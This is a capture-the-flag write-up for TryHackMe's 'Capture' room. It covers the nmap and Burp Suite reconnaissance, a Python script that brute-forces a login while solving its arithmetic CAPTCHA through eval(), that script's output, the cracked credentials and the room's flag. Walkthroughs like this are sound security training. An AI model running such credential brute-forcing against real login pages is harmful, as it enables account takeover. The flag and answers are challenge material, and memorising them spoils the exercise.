



TryHackMe CTF Report – “Capture” Room

1. Introduction

The “Capture” room on TryHackMe is a beginner-friendly Capture-The-Flag (CTF) challenge focused on bypassing a CAPTCHA-protected login form. The challenge provides `usernames.txt` and `passwords.txt` files, and the task is to identify valid login credentials, bypass the CAPTCHA mechanism, and capture the final flag.

2. Tools Used

- **Nmap** – For port scanning
 - **Burp Suite** – To inspect and analyze HTTP requests
 - **Python (requests + re)** – For automating brute-force and CAPTCHA solving
 - **Wordlists** – Provided `usernames.txt` and `passwords.txt`
-


3. Reconnaissance with Nmap

We began by scanning the target IP using Nmap to identify open ports and services.

```
nmap -sV -sC 10.10.52.218
```

- Port 22 (SSH) and Port 80 (HTTP) were found open.
- Our attention was focused on the web service (port 80).

Screenshot 1: Nmap scan result



The screenshot displays a TryHackMe capture room interface on the left and a terminal window on the right.

TryHackMe Capture Room:

- Room progress (50%):** A progress bar showing the room's completion status.
- Target Machine Information:**

Title	Target IP Address	Expires
Capture this!-badr	10.10.52.218	54min 42s
- Task 1:** General information (Completed).
- Task 2:** Bypass the login form (In Progress).
- Instructions:** Please wait approximately 3-5 minutes for the application to start. You can find the web application at: `http://10.10.52.218`.
- Question:** Answer the questions below. What is the value of flag.txt?

Terminal Window:

```
kali@kali: ~/Downloads
$ cd Downloads
$ ls
capture-1679641819217.zip  google-chrome-stable_current_and64.deb  SARFASP.ovpn
discord-0.0.101.deb
$ unzip capture-1679641819217.zip
Archive: capture-1679641819217.zip
  inflating: passwords.txt
  inflating: usernames.txt
$ ls
capture-1679641819217.zip  google-chrome-stable_current_and64.deb  SARFASP.ovpn
discord-0.0.101.deb        passwords.txt                             usernames.txt
$ nmap -sV -sC 10.10.52.218
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-13 05:02 EDT
Stats: 0:02:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 05:05 (0:00:00 remaining)
Nmap scan report for 10.10.52.218
Host is up (0.43s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
| 3072 fc:f0:7d:93:f1:8e:d7:b8:e1:89:21:cf:f4:80:17:07 (RSA)
| 256 a1:be:77:ba:2d:5f:3a:67:0b:8a:84:6e:d7:21:0e:de (ECDSA)
| 256 20:96:70:59:d5:89:9e:43:a7:77:3a:76:00:95:19:01 (ED25519)
80/tcp    open  http     Werkzeug httpd 2.2.2 (Python 3.8.10)
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-server-header: Werkzeug/2.2.2 Python/3.8.10
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 183.59 seconds
$
```

4. Exploring the Login Page

We visited the web application running on port 80 and found a login form with three fields:

- Username
- Password
- A math-based CAPTCHA

 **Screenshot 2: Login page with CAPTCHA visible**




5. Inspecting Login Request via Burp Suite

To understand how the form submission works, we intercepted the login request using Burp Suite. We observed:

- POST request sent to `/login`
- Parameters: `username`, `password`, `captcha`
- CAPTCHA changes on each request

 Screenshot 3: Burp Suite intercept showing login POST request



The screenshot displays the Burp Suite interface with a web browser window on the left showing an 'Intranet login' form. The form contains fields for 'Username' (admin), 'Password' (masked), and a CAPTCHA question '448 + 82 = ?' with the answer '530'. An error message 'Error: Invalid captcha' is visible at the bottom of the form. The Burp Suite window on the right shows the intercepted POST request to 'http://10.10.52.218/login'. The 'Request' tab is active, displaying the raw HTTP request details. The 'Inspector' tab on the right shows the request attributes, including the request body parameters: 'username=admin&password=admin&captcha=530'.

Intranet login

Username
admin

Password
.....

Too many bad login attempts
Captcha enabled

448 + 82 = ?
530

Error: Invalid captcha

Burp Suite

Request to http://10.10.52.218:80

Time	Type	Direction	Method	URL	Status code	Length
05:18:09.13	HTTP	→ Request	POST	http://10.10.52.218/login		

Request

```
1 POST /login HTTP/1.1
2 Host: 10.10.52.218
3 Content-Length: 41
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.10.52.218
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.10.52.218/login
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 username=admin&password=admin&captcha=530
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 3

Request cookies: 0

Request headers: 12

6. Automating the Attack with Python

Goal:

- Bypass the CAPTCHA validation
- Try all username and password combinations

Python Script Explanation

Below is the Python script used to automate the login process, bypassing CAPTCHA and brute-forcing credentials:

```
from requests import Session
import re

url = "http://10.10.52.218/login"

usernames = open('usernames.txt', 'r').read().splitlines()
passwords = open('passwords.txt', 'r').read().splitlines()

def solve_captcha(response):
    captcha_syntax = re.compile(r'(\s\s\d+\s[+*-/]\s\d+)\s=\s\s?')
    captcha = captcha_syntax.findall(response)
    return eval(' '.join(captcha))

session = Session()
data = {'username': 'username', 'password': 'password'}
response = session.post(url, data=data)

for user in usernames:
    response = session.post(url, data=data)
    data['username'] = user

    if 'Captcha enabled' in response.text:
```

```
        captcha_result = solve_captcha(response.text)
        data['captcha'] = captcha_result

    response = session.post(url, data=data)

    if 'does not exist' not in response.text:
        print(f'Found username: {user}')
        print(f"Attempting to brute force password for user: {user}")

        for password in passwords:
            captcha_result = solve_captcha(response.text)
            data['password'] = password
            data['captcha'] = captcha_result

            response = session.post(url, data=data)


            if 'Error' not in response.text:
                print(f'----> Found Username: {user} Password:
{password} ')
                exit()
            else:
                print(f'[*] Trying password: {password} for user ')
        else:
            print(f'[*] Trying user: {user}')
```

🧩 Code Breakdown:

- `Session()`: Maintains a persistent session (saves cookies).
- `solve_captcha()`: Uses regular expressions to extract math problems like " 4 + 5 = ?" from the HTML, then evaluates the result using `eval()`.
- Outer `for` loop: Tries each username from the list.
- If CAPTCHA is present, it is solved before each POST request.
- Once a valid username is found, it enters the password brute-force loop.
- If login succeeds, it prints the working username and password.

This script efficiently combines brute-forcing with CAPTCHA solving, making it ideal for bypassing naive CAPTCHA implementations.

🖥️ Screenshot 4: Script running and discovering valid credentials with the flag



The screenshot shows a Kali Linux desktop environment. On the left, a web browser window displays the 'TryHackMe | Capture!' page for the IP 10.10.52.218/login. It shows a 'Flag.txt:' section with the value '7df2eabce36f02ca8ed7f237f77ea416'. On the right, a terminal window shows the execution of a script. The script iterates through a list of passwords for a user named 'user'. The output shows the script finding the correct password 'sk8board' for the user 'natalie'.


```
kali@kali: ~/capture on tryhackme
[*]Trying password: number1 for user
[*]Trying password: chelsea for user
[*]Trying password: rochelle for user
[*]Trying password: bullshit for user
[*]Trying password: passion for user
[*]Trying password: werewolf for user
[*]Trying password: fiorella for user
[*]Trying password: rafael for user
[*]Trying password: lucky13 for user
[*]Trying password: snowflake for user
[*]Trying password: oklahoma for user
[*]Trying password: iloveyou1 for user
[*]Trying password: poglako for user
[*]Trying password: katkat for user
[*]Trying password: bonbon for user
[*]Trying password: paul for user
[*]Trying password: mahal for user
[*]Trying password: tamara for user
[*]Trying password: william for user
[*]Trying password: wordpass for user
[*]Trying password: kenneth for user
[*]Trying password: Princess for user
[*]Trying password: aquarius for user
[*]Trying password: wolves for user
[*]Trying password: jennifer for user
[*]Trying password: phoebe for user
[*]Trying password: hummer for user
[*]Trying password: yvonne for user
[*]Trying password: angeles for user
[*]Trying password: 147258369 for user
[*]Trying password: fernandez for user
[*]Trying password: sakura for user
[*]Trying password: robbie for user
[*]Trying password: qwert for user
[*]Trying password: shaggy for user
[*]Trying password: 12354789 for user
[*]Trying password: popcorn for user
[*]Trying password: martha for user
[*]Trying password: dance for user
[*]Trying password: brooke for user
[*]Trying password: 147852369 for user
→ Found Username: natalie Password: sk8board

kali@kali: ~/capture on tryhackme
$
```

7. Capturing the Flag

After successful login using the found credentials, we were redirected to a page showing the final flag.

 **Screenshot 5: Room completion page**



8. Flag

THM{7df2eabce36f02ca8ed7f237f77ea416}

9. Learning Outcomes

- Analyzed HTTP requests using Burp Suite
 - Understood and bypassed a basic CAPTCHA using regex and `eval()`
 - Used Python to automate brute-force attacks efficiently
 - Combined logic and scripting to solve a real-world CTF challenge
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10. Conclusion

The **Capture** room is a great introduction to web-based CTFs. It teaches how to analyze web forms, break simple CAPTCHA protections, and automate brute-force attacks responsibly using Python. These skills are foundational for ethical hacking and web pentesting.

11. Credits

- Script adapted from a public TryHackMe walkthrough for educational purposes.
- CTF room created by TryHackMe contributors.